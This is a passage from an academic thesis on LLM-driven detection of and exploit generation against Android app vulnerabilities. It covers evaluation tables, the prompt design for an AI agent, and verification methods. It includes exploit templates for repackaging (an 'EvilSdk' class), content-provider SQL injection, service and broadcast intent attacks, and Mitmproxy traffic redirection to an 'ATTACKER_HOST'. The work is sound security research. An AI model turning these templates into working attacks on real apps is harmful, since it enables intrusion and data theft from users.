10	121,59	73,4404	0.25
11	226,09	115,7512	13.18
13	275,55	113,5806	14.99
15	288,52	160,8412	435.80
16	219,79	122,493	1.67
17	330,02	284,5208	544.79
18	177,4	141,9048	1.10
19	309,86	133,7608	13.64
20	197,15	32,4075	0.17
21	224,83	120,4544	377.10
22	221,45	173,7007	5.34
23	186,15	78,4608	0.96
24	173,88	92,5473	393.17
25	200,51	151,8379	400.34
27	117,29	35,8092	0.21
28	335,7	173,1762	7.49
29	290,61	153,671	1.13
30	145,53	81,172	12.90
31	191,33	98,3243	12.98

Table 5.6 presents the overall mean and variance of execution times for each rule, aggregated across all applications and runs. Mean execution times are mostly around the overall mean value with some exceptions. Higher values are seen in rules with a high amount of ground truth, such as rules 7, 17,

and 28, which all surpass 300 seconds. Variance metrics quantify the temporal fluctuations between executions of a specific rule. Lower variance indicates high determinism and computational stability, whereas higher values signify probabilistic execution patterns and reduced predictability in analysis duration. Lower variance values sit in the 0-100 seconds range, while higher variance values start from 100 seconds and above.

The mean execution time of the LLM-driven approach is compared with SPECK’s mean execution time, showing that the LLM approach is slower than the rule-based approach, except for taint analysis rules.

Table 5.7: Overall New Findings per Rule

Rule	New LLM findings
1	121
4	6
5	53
6	48
7	14
9	4
10	8
11	36
13	7
15	30
16	13
17	150
18	18
19	0
20	13
21	0
22	8
23	5
24	17
25	11
27	2
28	51
29	4
30	0
31	9

The LLM findings table is shown at [5.7](#): the majority of novel LLM findings were observed in taint analysis rules, with the highest values found in rules 1 and 17.

Additional results for each app can be found at [A.4.1](#)

Chapter 6

Part II: Automated Exploit Generation

6.1 LLM-driven Exploit Generation Process

After finishing the first part of AVD, I moved on to the second part of the project, which was the **AEG** part, corresponding to the *attack* phase of penetration testing. The scope of AEG is to take a known vulnerability and generate a working PoC capable of exploiting it.

A PoC is a non-harmful attack against a computer, network, or, in this case, Android application. The PoC exploits aren't meant to cause harm, but rather to verify the danger of a rule violation.

In this project, I used an LLM plus MCP server approach, just as in the first part. The agent shared some features with the first part's agent; I applied major changes to the prompt submitted and the generated outputs. I gave the following inputs to the agent:

- The prompt file with the full SPECK rule, and the specific vulnerability from the SPECK dataset.
- A directory in the filesystem, supplied to the agent, with the template files the LLM has to edit to develop the PoC, these can be, depending on the target vulnerability:
 - A complete Android template app with a **MainActivity**, customized depending on the rule to exploit.
 - Individual Python scripts, shell scripts, or Java classes, depending on the rule.

Then the agent would analyze the vulnerability by reviewing the code using the

MCP server and edit the template files accordingly to exploit the vulnerability. The outputs of the LLM-driven exploit development are:

- The PoC edited by the LLM and ready to be used.
- A positivity verdict given by the LLM, used for evaluation.
- The conversation with the input prompt and the output generated by the LLM.

Identically to the first part, during the exploit generation process JADX GUI was left open in the background, with the target APK decompiled and the MCP server running. After the LLM generates the PoC from the template files, a verification phase is performed: the generated PoC is executed, and the vulnerability is flagged as a true positive if the PoC is successful, or a false positive otherwise.

Two macro categories of vulnerabilities have been identified for this part of the project:

- **Manifest attacks:** the scope of these attacks is to interact with elements of the Android manifest file, such as permissions, services, broadcast receivers, etc.
- **Network traffic analysis attacks:** the scope of these attacks is to intercept and manipulate network traffic on a running app.

It is important to understand that these categories are not the same as the rule detection strategies discussed in the vulnerability detection part.

Manifest attacks are also further divided into two other kinds of developed exploits:

- **Repackaging attacks:** malicious code is injected using repackaging. Repackaging refers to tampering with the binary of existing Android applications to alter their original behavior, bypass security mechanisms, or facilitate malicious exploitation. Repackaging involves modifying application code and resource files, or loading external code, to manipulate application behavior, deceive users, or evade security detection.
- **Attacker app attacks:** a malicious Android app is developed to attack the target manifest component by crafting a specific intent or executing a specific query on the target content provider.

For network analysis attacks, a template Mitmproxy script is developed, which, after the LLM developed the attack, was used to run Mitmdump. *Mitmproxy* is a

free and open-source interactive HTTPS proxy that allows a tester to intercept, inspect, modify, and replay web traffic. Mitmproxy allows creating Python scripts that testers can use with Mitmproxy and Mitmdump.

A subset of 9 rules out of all 31 rules has been considered in the table at 6.1, which maps each analyzed rule to the PoC developed for it.

Table 6.1: Rules and the Corresponding PoCs developed

Rule	Category	PoC type
4	Manifest	Repackaging attack
5	Network traffic analysis	MITM script
10	Manifest	Repackaging attack
16	Manifest	Attacker app
19	Manifest	Attacker app
22	Manifest	Attacker app
24	Network traffic analysis	MITM script + Python server
25	Network traffic analysis	MITM script + Python server
27	Network traffic analysis	MITM script

Additionally, for rules 24 and 25, a minimal Python server with self-signed certificates was developed as a template; it will serve as the new destination for traffic redirection.

The template files are passed to the LLM using the `FileManagementToolkit` integration offered by *LangChain* [41], a toolkit that is a set of tools, just like the ones used by MCP servers. This toolkit supplies the following tools:

- `CopyFileTool`: The agent copies a file into a destination.
- `DeleteFileTool`: The agent deletes a file.
- `FileSearchTool`: The agent searches for a file by name, and the tool returns the path.
- `MoveFileTool`: The agent moves a file into a destination.
- `ReadFileTool`: The agent reads a file's contents.
- `WriteFileTool`: The agent writes contents to a file.
- `ListDirectoryTool`: The agent lists the contents of a directory.

The template files are supplied in a temporary directory where the agent will work.

```
t_dir = TemporaryDirectory()
temp_dir = t_dir.name

folder = ""
if prepare_func:
    folder = copy_template_files(temp_dir)

toolkit = FileManagementToolkit(
    root_dir=folder,
)

for tool in toolkit.get_tools():
    tools += [tool_from_langchain(tool)]
```

6.1.1 Repackaging Attack Template

The LLM interface is defined by standardized template files that guide its output. Repackaging attacks are a very common type of attacks on Android devices where attackers modify a popular app, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets.

For repackaging-based PoCs, the model is supplied with a minimal Java class designed for library injection, as the main idea of the attack is to have an external library request permissions and, by consequence, execute sensitive actions. The library class is then injected into the victim application's main activity using Apktool to achieve permission abuse.

As seen from [6.1](#), the comments define clear guidelines on how to report a true positive and how to execute the exploit.

For rule 4, the PoC abuses an over-granting issue in the victim app and executes a permission using the injected code. For rule 10, the PoC consists of abusing permissions to access and manipulate exposed data storage.

The template directory contains only a Java class named `EvilSdk.java` with the code just shown, and the LLM will develop the attack by editing this file. After the LLM edited the class, during the verification phase, it is injected using Apktool, and an invocation of `EvilSdk.executeMaliciousAction()` is added to the app's main activity, so the PoC is executed immediately when the app opens.

On the victim device, the only requirement is that all permissions for the repackaged app are granted.

```
package exploit;
/*
Imports
*/
public final class EvilSdk {

    private static final String TAG = "Exploit";

    private static final String SERVER_URL = "https://server-url";

    public static void executeMaliciousAction(Context ctx) throws
    → Exception {
        /*Add your code here
        Tip: avoid opening connections on the main thread
        So use Thread to perform network operations in the
        → background

        Tip 2: avoid using androidx library, we assume that the
        → user already granted the target permission

        Make sure to add a log writing "TRUE POSITIVE" after the
        → action is performed (if it's successful, otherwise do
        → nothing).
        Example:
        Log.i(TAG, "TRUE POSITIVE");

        */
    }
}
```

Listing 6.1: The template Java class used for repackaging attacks

6.1.2 Attacker App Template

For this kind of PoC, a full Android app template project was supplied to the agent. This template includes a customized main activity for each rule and a manifest file.

```
package com.example.exploittemplate;

import android.os.Bundle;

import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {

    private static final String TAG = "Exploit";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
```

```
        super.onCreate(savedInstanceState);

        /*
         * Template section
         */

        setContentView(R.layout.activity_main);
    }
}
```

Listing 6.2: The template attacker app’s MainActivity

The template main activity at 6.2 is the base minimal template; the template section is personalized for each analyzed rule.

For rule 16, the PoC consists of executing a query on the victim app’s content provider using a maliciously crafted payload. This PoC can be used to test for app collusion vulnerabilities. The template section is replaced with what is shown at 6.3.

```
Uri uri = Uri.parse(/* Add your query here */);
String maliciousSelection = /* Add your SQL injection here */;

ContentResolver cr = getContentResolver();

Cursor c = cr.query(uri, null, maliciousSelection, null, null);
if (c != null) {
    while (c.moveToNext()) {
        /*
         * Add your code here
         */
    }
    c.close();
} else {
    Log.e(TAG, "FALSE POSITIVE: Query returned null maybe provider
    ↪ blocked?");
}
```

Listing 6.3: The template part personalized for rule 16

For rule 19, the PoC consists of starting or binding to an exported service by calling `startForegroundService` or `bindService` using a crafted intent. I used this PoC to exploit internal communications that were exposed. The template section is replaced with what is shown at 6.4.

```
boolean falsePositive = true;
Intent i = new Intent();
/*
 * Add your code here
 */
try {
    startForegroundService(i);
    falsePositive = false;
} catch (Exception e) {
    e.printStackTrace();
}

try {
    boolean res = bindService(i);
    Log.i(TAG, "bindService returned: " + res)
    falsePositive = false;
} catch (Exception e) {
    e.printStackTrace();
}

if (falsePositive) {
    Log.e(TAG, "FALSE POSITIVE: Both startService and bindService calls
    ↪ failed, maybe the target is not vulnerable?");
}
```

Listing 6.4: The template part personalized for rule 19

For rule 22, the PoC consists of sending a broadcast intent to trigger an exported broadcast receiver on the victim app. This PoC can be used to exploit app collusion vulnerabilities or to cause denial-of-service attacks. The template section is replaced with what is shown at [6.5](#).

```
Intent i = new Intent();
/*
 * Add your code here
 */
sendBroadcast(i);
```

Listing 6.5: The template part personalized for rule 22

For all rules, guidelines are set on where the agent will write the code. For the manifest file, it is left the same for all three rules, and it is a minimal manifest file except for an added permission, the `android.permission.QUERY_ALL_PACKAGES`, allowing the attacker app to access the list of all installed apps on a device; it is used to interact with content providers and services without the need to define a `queries` tag on the manifest

file. The AI agent has access to the manifest file and can edit it to define new activities or add new permissions.

As said before, this is a complete and working Android project, which also means that, inside the project directory, a Gradle wrapper script can be found. The LLM never edited any of the Gradle files, but I used them to build the attacker application.

6.1.3 Network Traffic Analysis Attacks

For the network analysis attacks, the PoC consists of a Mitmproxy script. The PoC has some subtle changes when comparing rules 5 and 27 against rules 24 and 25:

- For rules 5 and 27, the PoC consists of executing Mitmdump in the background, while the victim triggers the vulnerability by interacting with the device. When clear traffic reaches the proxy, it is manipulated by placing distinct markers to indicate that it has been touched.
- For rules 24 and 27, the PoC consists of simulating a DNS spoofing attack by executing Mitmdump in the background. When target traffic is detected, it is redirected to the template Python server.

Both of these rules fall into the category of MITM attacks, where a proximal attacker exploits an external, exposed communication channel to exfiltrate information from the user or cause a denial-of-service.

The template Mitmproxy script for rules 5 and 27 is shown at 6.6. The idea behind the script is to manipulate only selected traffic for the target hosts defined in the `TARGET_HOSTS` variable. Using this variable, the LLM can add new hosts to the PoC while analyzing the target vulnerability, for example, if the vulnerable line of code opens a connection to *example.com*. The LLM will add it to the list.

```
from mitmproxy import http

TARGET_HOSTS = {
    # Add target hosts if needed
}

def request(flow: http.HTTPFlow) -> None:
    if host in TARGET_HOSTS:
        # Add your code here
        pass
```

```
def response(flow: http.HTTPFlow) -> None:
    if host in TARGET_HOSTS:
        try:
            # Add your code here, idea: put TRUE POSITIVE in
            → the body of the response, or in the header, or
            → in the url, etc. to make it easier to detect
            → the attack in the logs
        except Exception:
            pass
```

Listing 6.6: Template script for Mitmproxy

For rules 24 and 25, the main difference is that the `TARGET_HOSTS` list is replaced by a `DNS_MAPPINGS` dictionary, shown in 6.7, where each target host is associated with the attacker destination and used to change the host name. Using this variable, the LLM can add new mappings while analyzing the target vulnerability, for example, if the vulnerable line of code opens a connection to *example.com*. The LLM will add a mapping that associates the host with the attacker host. In this project, the attacker host was the local Python server template.

```
DNS_MAPPING = {
    "example.com": "ATTACKER_HOST",
    # Add your mappings here
}
```

Listing 6.7: Template script for Mitmproxy

Additionally, for rules 24 and 25, I also supplied the Python servers to the AI agent so it could personalize the malicious response. The code is shown in 6.8.

```
async def handle_client(reader, writer):
    peer = writer.get_extra_info("peername")
    print(f"[+] Connection from {peer}")

    try:
        data = await reader.read(4096)

        # Add your code here

    except Exception as e:
        print(f"[!] Error with {peer}: {e}")
    # ...
```

```
print(f"[+] Connection with {peer} closed")
```

Listing 6.8: Template Python server

For all template files, clear markers are placed where the LLM should write its code as comments.

6.2 Prompt Design for Exploit Generation

Previously I discussed the design of the prompt for vulnerability detection, now for the second part regarding exploit development, I'll explain how I designed the prompt to generate the exploits.

Some parts and design choices are shared with the prompt designed for the first part. The prompt start with the context and role setting, identical to the first part:

```
You are an expert Android security auditor. You have access to an MCP
→ server that queries JADX-decompiled APKs.
```

The input data includes the full SPECK rule and the target violations.

```
You have a disposal the following rules:
---
Rules:

{{ rules }}

---

From a previous analysis, I have found the following rule violations:
---
Violations found:

{{ violations }}

---
```

Example:

```
You have a disposal the following rules:
---
Rules:

Rule 29 - Do not use deprecated cryptographic functionality
```

```
... rest of the rule ...

---

From a previous analysis, I have found the following rule violations:
---
Violations found:

{
    "file": "com.alibaba.security.rp.build.na.java",
    "apk": "com.airbnb.android",
    "rule": 29,
    "severity": "warning",
    "lineNumber": 17,
    "errorMsg": "cryptographic algorithm(s) not recommended (are) used"
}

---
```

For manifest rules, in addition to the SPECK rule violation, the exact component name/permission is also provided, so the LLM focuses on the specific flagged permission or component rather than mixing multiple permissions. Then the instructions are defined, with the main task of exploit development. The CoT is defined as follows:

```
- Restate the rule
- Extract the class or method/service affected
- If needed, gather more context about the violation by querying the MCP
  ↳ server
- Develop a possible vulnerable scenario with code snippets or shell
  ↳ scripts if applicable
```

Notably, I added the third stage to this pipeline to foster deeper environmental awareness. This stage facilitates the model to either craft a more specific PoC based on precise codebase state or, conversely, identify false positives through deeper context retrieval.

Guidelines for exploit development are supplied and the output indicator is defined:

```
You must develop the vulnerable scenario or exploit by modifying the
↳ template files found in your working directory:

{% if android_app %}
You have access to a complete Android app project structure in your
↳ working directory, including:
```

```
- A main activity found in {{ tmp_dir
→ }}app/src/main/java/com/example/exploittemplate/MainActivity.java
- AndroidManifest.xml found in {{ tmp_dir }}app/src/main/AndroidManifest.xml
Located in the {{ tmp_dir }} directory.
{% else %}
You have access to the following template files in your working directory:
- Python scripts
- Shell scripts
- Java classes
Located in the {{ tmp_dir }} directory, not all files may be present so
→ make sure to list the directory first.
{% endif %}
```

In this part of the prompt, templatzation is used to specify the type of PoC to develop: the prompt differs depending on whether the PoC is a complete Android app template or just a set of single Java classes or scripts, by passing the boolean variable `android_app`. Using templatzation, the LLM's working directory is added to the prompt, providing a sandboxed environment in which the LLM can't access external files. This same directory is also passed to the `FileManagementToolkit` object to enforce sandboxing. Other things include the locations of key files, such as `AndroidManifest.xml` and `MainActivity.java`. The *"not all files may be present, so make sure to list the directory first"* clause means that, for non-template app PoCs, some PoCs may include just Java classes in the working directory. In contrast, others may include only Python scripts, so the LLM should first verify which files are present before developing the PoC.

The target Android version is also defined:

```
All exploits generated should target Android API level 32+.
```

In the end of the analysis, instructions to generate the final verdict are also given:

```
In the end make your final judgement on whether the vulnerability is
→ exploitable or not by writing *only* TRUE POSITIVE or FALSE POSITIVE
→ on a text file called final.txt inside the {{ tmp_dir }} directory.
```

After finishing with the development of the PoC, the LLM will write a text file indicating if the rule violation is a true positive or a false positive in it's working directory.

The full prompt can be found at [A.2](#).

6.3 Verification Methodology

After the LLM edits the template files, the next step is verification: the edited PoC is run to verify the vulnerability. This section delineates the verification framework, encompassing both the experimental setup, the process, and the criteria for successful execution. The verification setup consisted of an emulated Android device running Android 12 (API level 32). I have chosen this version because it has a cumulative usage of 75.3% (calculated on Android 12 and higher) [42] and was released in 2022. Hence, the PoCs are effective on lower versions while also working on recent versions.

There are two types of verification:

- **Automatic verification:** Verification is performed automatically without the human tester's intervention; the tester executes the verification script, and if the PoC satisfies the success criteria, a true positive is reported.
- **Manual verification:** Verification is performed with the human tester's intervention; the tester executes the verification script, then triggers the vulnerability by interacting with the victim application. The interaction process consists of a full exploration of the victim app until the vulnerable piece of code is triggered. If the PoC is successful, the verification script reports a true positive; otherwise, if the vulnerable piece of code is never triggered or is triggered but the PoC is unsuccessful, it is considered a false positive. Successful code reach was verified through manual reverse engineering with JADX, using automatic path-generation tools like GAPS [43], or using a Frida script that prints the stack trace when the vulnerable line of code is triggered.

The verification setup also included a Python verification script associated with each rule. The script was intended to run the emulated device and execute the PoC. Each verification script is different according to the type of attack:

- **Rule 4/Rule 10:** The verification type is automatic. The verification script starts by compiling the Java code and injecting it into the victim's application's main activity using Apktool, then installing the repackaged application on the running device. If the repackaged code executes successfully (or reads/writes external storage successfully), a **TRUE POSITIVE** marker is printed in Logcat. The verification script can verify it using `adb logcat`.
- **Rule 5/Rule 27:** The verification type is manual. Mitmdump is started with the MITM script active; then the victim app is started, and the

human tester manually triggers the vulnerability while the verification script is still running. Mitmdump is configured to save traffic flows to an external file, so when the manual verification ends, the verification script reads the file and checks for `TRUE POSITIVE` markers.

- **Rule 16:** The verification type is automatic. The verification script installs the victim app (if not present) or stops the victim app's process, then installs the attacker app, which is then executed. If SQL injection is executed successfully, a `TRUE POSITIVE` marker is printed in Logcat. The verification script can verify it using `adb logcat`.
- **Rule 19:** The verification type is automatic. The setup is identical to rule 16. The attacker app starts or binds to the victim app's service, and the verification script checks the PoC success by viewing the `ActivityManager` entries in Logcat and looking for a *Start process for service* entry for the victim app.
- **Rule 22:** The verification type is automatic. The setup is identical to rules 16 and 19. The attacker sends a broadcast intent, and the verification script checks whether the victim app successfully received it by inspecting the `ActivityManager` entries in Logcat for a *Start process for broadcast* entry for the victim app.
- **Rule 24/Rule 25:** The verification type is manual. Mitmdump is started with the MITM script active, and the Python server is started. The victim app is started, and the human tester must trigger the vulnerability manually while the verification script is still running. Mitmdump is set to save traffic flows to an external file; the check is then similar to Rule 5/Rule 27. In this case, the MITM script intercepts and redirects target traffic to the running server.

6.4 Evaluation

For **AEG**, I selected a subset of 6 apps from the dataset for analysis. Before the actual analysis, two apps were chosen (`org.telegram.messenger` and `org.videolan.vlc`) for a preliminary manual analysis to identify a ground truth to compare against the LLM, this ground truth was decided by manually reviewing the violating lines of code/components. The scope of this preliminary part is to evaluate how good the LLM is to distinguish between true positives and false positives a priori.

Table 6.2: Results of LLM Verdict versus Manual Verification per Rule

Rule	Total Violations	Matching Verdicts	Match Rate
4	12	7	58.33%
5	13	13	100.00%
10	3	2	66.67%
16	9	9	100.00%
19	13	13	100.00%
22	5	5	100.00%
25	2	2	100.00%
Total	57	51	89.47%

The table at 6.2 shows the results of this preliminary phase with the results combined from both apps. The match rate was calculated based on the verdict given by the LLM and the actual ground truth (as the possibility to exploit the violation). The overall ratio was 89.47%, indicating that the LLM correctly identified which violations were truthful and which were not most of the time. The reasons the ratio is not 100% are that, for rule 4, the LLM flagged false positives as rule 4 violations when they were true positives, and, for rule 10, the LLM flagged the permission `WRITE_EXTERNAL_STORAGE` as a true positive. Since Android 11, this permission is no longer granted due to Scoped Storage enforcement.

After the LLM was compared against human inspection, the evaluation continued with the LLM-generated PoCs against all 6 apps. For this part, the following metrics have been used:

- **Total Analyzed:** The total amount of violations where an exploit has been generated.
- **True positives (TPs):** The number of true positives, as the amount of rule violations that attackers can exploit.
- **Success Rate:** The ratio between the **true positives**, and all the **Total Analyzed** violations.
- **LLM matches:** Represents when the LLM verdict matches the exploit outcome.
- **Match Rate:** The ratio between the **matches** and the **total** violations.

The six apps tested were:

- `com.ircccloud.android;`
- `com.nextcloud.client;`

- `com.xoom.android.app;`
- `org.telegram.messenger;`
- `org.videolan.vlc;`
- `ru.yandex.disk;`

One important thing to note is that, sometimes, to confirm or reject a true positive, it was necessary to edit the generated PoC manually (e.g., adding a target host to the `TARGET_HOSTS` variable). Another important thing to note is that, even if the LLM reported a *false positive* verdict, I still let the LLM edit the template PoC, and I still tested the vulnerability because the previous preliminary part falsely flagged some violations.

Table 6.3: Overall AEG Results Categorized per Rule

Rule	Analyzed	TPs	Success Rate	LLM Matches	Match Rate
4	25	25	100.00%	19	76.00%
5	56	5	8.93%	39	69.64%
10	9	6	66.67%	6	66.67%
16	87	0	0.00%	87	100.00%
19	22	16	72.73%	22	100.00%
22	19	13	68.42%	19	100.00%
24	1	0	0.00%	1	100.00%
25	44	14	31.82%	28	63.64%
27	3	2	66.67%	2	66.67%
Overall	266	81	30.45%	223	83.83%

The table at 6.3 shows the final AEG results for all 6 apps aggregated by rule. Overall, against 266 vulnerabilities considered, the analysis considered only 81 (30.45%) of them true positive, and the LLM had a correct verdict for 223 vulnerabilities out of 266 (83.83%). Some examples of the generated PoCs can be found at A.3.

Now looking at the results for each rule category: for manifest vulnerabilities, the match ratio is 100% for all rules except rule 4, because, as said before, the LLM was flagging permissions as false positives that attackers could exploit. More in detail, the exploit outcome for each manifest rule is:

- For rule 4, it is 100%. All PoCs for this rule were successful, and all violations from the SPECK dataset are true positives.
- For rule 10, the exploit outcome ratios at 66.67% since some violations flagged the permission `WRITE_EXTERNAL_STORAGE`, which is no

longer granted in modern Android. Some `WRITE_EXTERNAL_STORAGE` were still declared true positive if the app used the permission `MANAGE_EXTERNAL_STORAGE`, which allows the same write operations as `WRITE_EXTERNAL_STORAGE` meaning that the violation was still present.

- For rule 16, the exploit outcome was 0%, since all tested content providers were either not exported, the query method was re-implemented to return nothing (or throw an exception), or the content provider applied sanitization to the attacker's input. The LLM was able to spot all false positives as the match rate sits at 100%.
- For rules 19 and 22, the exploit outcome ratios are 72.73% and 68.42%, respectively. False positives were found because the victim app did not export the components, the target component was disabled, or required system intents; the LLM successfully spotted these restrictions.

Moving on to network analysis, these vulnerabilities required the PoCs to be manually reviewed to check if the target vulnerable code was actually triggered: in fact the is drastically lower compared to the manifest rules because most of the vulnerabilities were false positive as they were unreachable code. In detail:

- For rule 5, false positives are caused by unreachable code or the traffic was HTTPS (secure).
- For rule 24, the false positive was caused by unreachable code.
- For rule 25, the false positives were caused by unreachable code or actual false positives (hostname verification is actually done).
- For rule 27, the false positive was caused by the fact that the configuration was allowing cleartext traffic only to selected hosts, which were unreachable from the tested version of the app.

Table 6.4: Overall AEG Results Aggregated by Category

Category	Total	TPs	Success Rate	Matches	Match Rate
Manifest	162	60	37.04%	153	94.44%
Network	104	21	20.19%	70	67.31%

The table at 6.4 shows the final AEG results for all 6 apps, aggregated by rule category. Manifest rules have a higher match ratio than network analysis rules because, for network traffic analysis rules, the majority of mismatches between LLM verdict and PoC outcome are caused by unreachable code. The success rate differs slightly between the two categories. When rule 16 is excluded, which

results in the most false positives, the success ratio for manifest rules rises to 80%.

Additional results for each app can be found at [A.4.2](#)

Chapter 7

Discussion

In this section, results obtained in the evaluation phases are discussed along with observations and comparison of the AI agent developed in this thesis and SPECK.

7.1 AVD Discussion

Overall, the LLM’s mean precision is above 63.90%, meaning that, across all apps in the dataset, the LLM, on average, detects more than half of the violations that, when compared to SPECK’s output, are legitimate. To assess the trustworthiness of the LLM analysis, a manual verification of the new findings should be conducted as future work.

The overall mean recall shows how much of the ground truth the LLM found, indicating its vulnerability coverage capability, and it sits at just above 53.97%, which is not a lot. One possible way to increase recall is to *continue the conversation* with the LLM by sending the prompt again.

During the AVD phase, it was observed that the LLM flagged additional violations that were not flagged by SPECK. These were called *New Findings*, and the majority of novel LLM findings were observed in taint analysis rules. As previously noted, many of these findings may represent hallucinations generated by the LLM. For taint analysis rules, this is particularly likely because the LLM probably applies similar detection techniques to both taint analysis and API invocation check rule types, which may result in overlooking portions of the data flow responsible for sanitization or making the potential rule violation complaint. One way a tester could mitigate this is to tell the LLM to perform taint analysis explicitly; however, it wouldn’t fully fix the problem.

For API invocation check rules, the overall number of findings is lower than for taint analysis rules; however, some of these findings may be hallucinations due to the LLM misinterpreting the rule.

Manifest rules have the highest precision and, by consequence, the fewest new findings among the rules; this doesn't mean the manifest new findings couldn't be hallucinations. Manifest rules are the *easiest* rules to examine, and it's less likely that SPECK flagged many false positives.

Discussing execution times, the LLM took, on average, 351.92 minutes (or 5.85 hours) to fully analyze all the rules of an app. This average time, however, accounts for the 5-run approach used for the project; a single-run approach would take around 1 hour, which is still a lot of time compared to non-LLM-driven tools. The LLM, when compared against SPECK, performed worse on all rules except taint analysis rules. The reason is that the LLM took its time with reasoning, tool calling, and generating the final output, even for *easy* rules. For SPECK, the time was significantly lower for simple parser checks. On average, the LLM was faster than SPECK for taint analysis rules, with the trade-off of a higher false-positive volume.

7.2 AEG Discussion

For the second part of AEG the first thing to discuss about the *verdict* given by the LLM: while the results regarding the LLM capability of deciding if a violation is complaint are positive (with a successful guess rate of 83.83%), I think that the violation should still be verified with a run, because just like in the vulnerability detection phase, hallucinations can happen, this is why during the experimentation i let the LLM develop an exploit even when the LLM classified the violation as false positive. Then, another thing to be discussed is the final exploit outcome:

- For manifest vulnerabilities, the analysis was capable of filtering true positives and false positives without manual intervention.
- For network analysis traffic rules, the analysis was conducted with human verification and aimed to be as trustworthy as possible, combining the execution of the LLM-generated exploit with manual validation using a combination of manual static analysis and dynamic analysis.

The AEG process has managed to uncover only 30.45% true positives. This is caused by false positives flagged by SPECK, indicating that this method of generating attacks is capable of filtering false positives resulting from the limitations of a static analysis tool such as SPECK.

For specific categories, the exploit ratio for manifest rules is only 37.04%. Still, this number may be influenced by the rule 16 violations; excluding them would bring the exploit rate to 80%. For manifest rules, oversights in SPECK

often cause false positives; for example, a *Service* is exported but has the `android:enabled` attribute set to false, or a *Content Provider* overrides the `query()` method, but the Provider is not exported.

For network analysis attacks, the exploit ratio is lower, reaching only 20.19%. While some false positives are actual false positive (e.g. HTTPS secure connections for rule 5), others are caused by unreachable code, meaning that the vulnerable piece of code could not be triggered. Still, this proves that dynamic analysis can be a powerful tool to identify dangerous vulnerabilities, and with an LLM driven attack generator as the one showcased on this thesis, a tester can test vulnerabilities swiftly.

7.3 LLM Cost-Benefits and Ethical Implications

Some benefits of LLM-based approaches include overcoming the lack of business logic by analyzing code with the vast datasets they are trained on and, especially with reasoning models, sometimes becoming capable of interpreting obfuscated code or reflection usages. One disadvantage is the context window size, because while LLM-based AVD/AEG can be very beneficial for small to medium-sized applications, the output quality decreases as the application’s codebase grows. The main strength of the LLM approach shown in this thesis is scalability. While traditional non-LLM-based AVD developers need to add new logic to detect new vulnerabilities, LLM-based approaches mostly require modifying (or creating) a prompt file.

Compared to traditional static analysis tools, the latter are definitely more convenient, since most are *free* to use. In contrast, an LLM incurs a cost proportional to the number of tokens used.

As discussed in the background, traditional static analysis tools can have some weaknesses. To balance the strengths and weaknesses of non-LLM and LLM-driven vulnerability detection, both approaches can be used, and their results combined.

The main benefits of LLM-driven exploit generation are that LLMs are great for prototyping exploits, especially when using templates, and that multiple violations can be analyzed at once, which is especially beneficial for real-world Android apps with multiple libraries and huge codebases.

While LLM-driven exploit generation can be faster than manual development, what about when compared with non-LLM-based AEG? LLM-based exploit generation can interpret and understand the business logic of an application. While non-LLM approaches are specialized in only a few attacks, in other words,

LLM methods scale better across different types of exploits.

The idea could be to combine the two steps of the pipeline: start with, combine results from both LLM-driven and non-LLM-driven approaches, and proceed with the verification step using LLM-driven AEG. While this pipeline, when fully automatized, can be beneficial for ethical hackers, it also enables malicious adversaries to identify weak points and develop multiple attacks automatically if they have access to an LLM.

Chapter 8

Future Work

Further evaluations and agent improvements are discussed in this section.

Test with other models: This thesis project tested only GPT-5 and compared its capabilities against SPECK, the next step would be to evaluate other models (like Anthropic’s Claude Sonnet or Google’s Gemini). For vulnerability detection, the results gathered can be compared against SPECK (e.g. Sonnet versus SPECK) or against other models (Sonnet versus GPT-5) by using the same metrics used in this thesis. For exploit generation, execution time, costs and reliability could be compared between models. This will bring a better understanding on which model is better suited for the task.

Test other prompting strategies: This project relied on prompts that mostly used the Chain-of-Thought prompting strategy. Other strategies could be tested, such as Retrieval Augmented Generation (RAG) or ReAct, to see whether the LLM can achieve higher recall values or to compare results across strategies.

Combine non LLM-driven AVD with LLM-driven AVD: As discussed before, LLM-driven analysis and non LLM-driven AVD should be combined, with static analysis filtering the noise and the LLM analysis verifying the danger or, alternatively, both approaches are used and the results are combined in a single report, passing the verification responsibility to the attack phase. A tool, *Droid LLM Hunter* [44] already accomplishes that by featuring an hybrid analysis mode which starts with a keyword-based static analysis, to filter only relevant files, and then proceeds with the LLM analysis only on those files. My idea would combine the LLM plus MCP setup and another static analysis tool, like SPECK, that does a preliminary analysis, reducing the amount of false positives generated by the static analysis tool.

Automatize manual AEG with automated UI exploration: The verification of network traffic analysis exploits required the manual interaction with the victim device. An improvement idea to make the exploit generation and

execution fully automatic is to adapt a runtime framework for LLM-Based UI exploration, like Guardian [45]; this would achieve a fully automatic verification phase with the trade-off of missing some true positives. The solution is to combine this framework with other non-LLM driven tools that can automatize device interaction like GAPS.

Agent2Agent protocol: the AVD agent and the AEG agent currently are two separated agents that do different tasks and they don't communicate between each other at all. The **Agent2Agent** protocol is an open standard designed to enable seamless communication and collaboration between AI agents [46]. Consider a scenario where the vulnerability detection agent is analyzing a rule, then after it is done the AVD agent can just communicate the results to the AEG agent, so the latter can start generating exploits while the vulnerability detection agent continues vulnerability detection on the next rule, as a result the two agents would be able to run simultaneously.

Full vulnerability patch pipeline: The idea is to define a complete LLM-driven vulnerability patch pipeline including the automatic program repair developed by E. Braconaro to identify, verify (exploit) and repair vulnerabilities in Android applications. The first two phases would use the agents developed during this thesis, and the true positives found would then be passed to the APR tool.

Chapter 9

Conclusions

This thesis investigated the efficacy of LLMs combined with the MCP in the domain of Android application cybersecurity. Specifically, the research evaluated the capability of an LLM agent connected to a JADX MCP server to both detect and exploit security vulnerabilities in accordance with Google’s security guidelines. The project was divided into two parts: Automated Vulnerability Detection and Automated Exploit Generation.

In the first phase, the LLM-driven approach was evaluated against a traditional rule-based static analysis tool, SPECK, across 10 real-world Android applications.

The LLM plus MCP approach achieved a mean precision of 63.90%, indicating that more than half of the violations it found were legitimate, and a mean recall of 53.97%, indicating that, on average, it was capable of identifying more than half of the total SPECK ground truth.

While the LLM exhibited slower execution times than SPECK for simple parser checks, it mostly outperformed SPECK’s speed for complex taint analysis rules, at the cost of a higher false positive rate.

The model identified 628 new potential findings. While many of these are likely LLM hallucinations (especially in taint analysis rules) some may represent novel true positives that strict rule-based tools might miss.

In the second phase, the study moved on to verifying vulnerabilities by generating PoC exploits using LLM-edited templates.

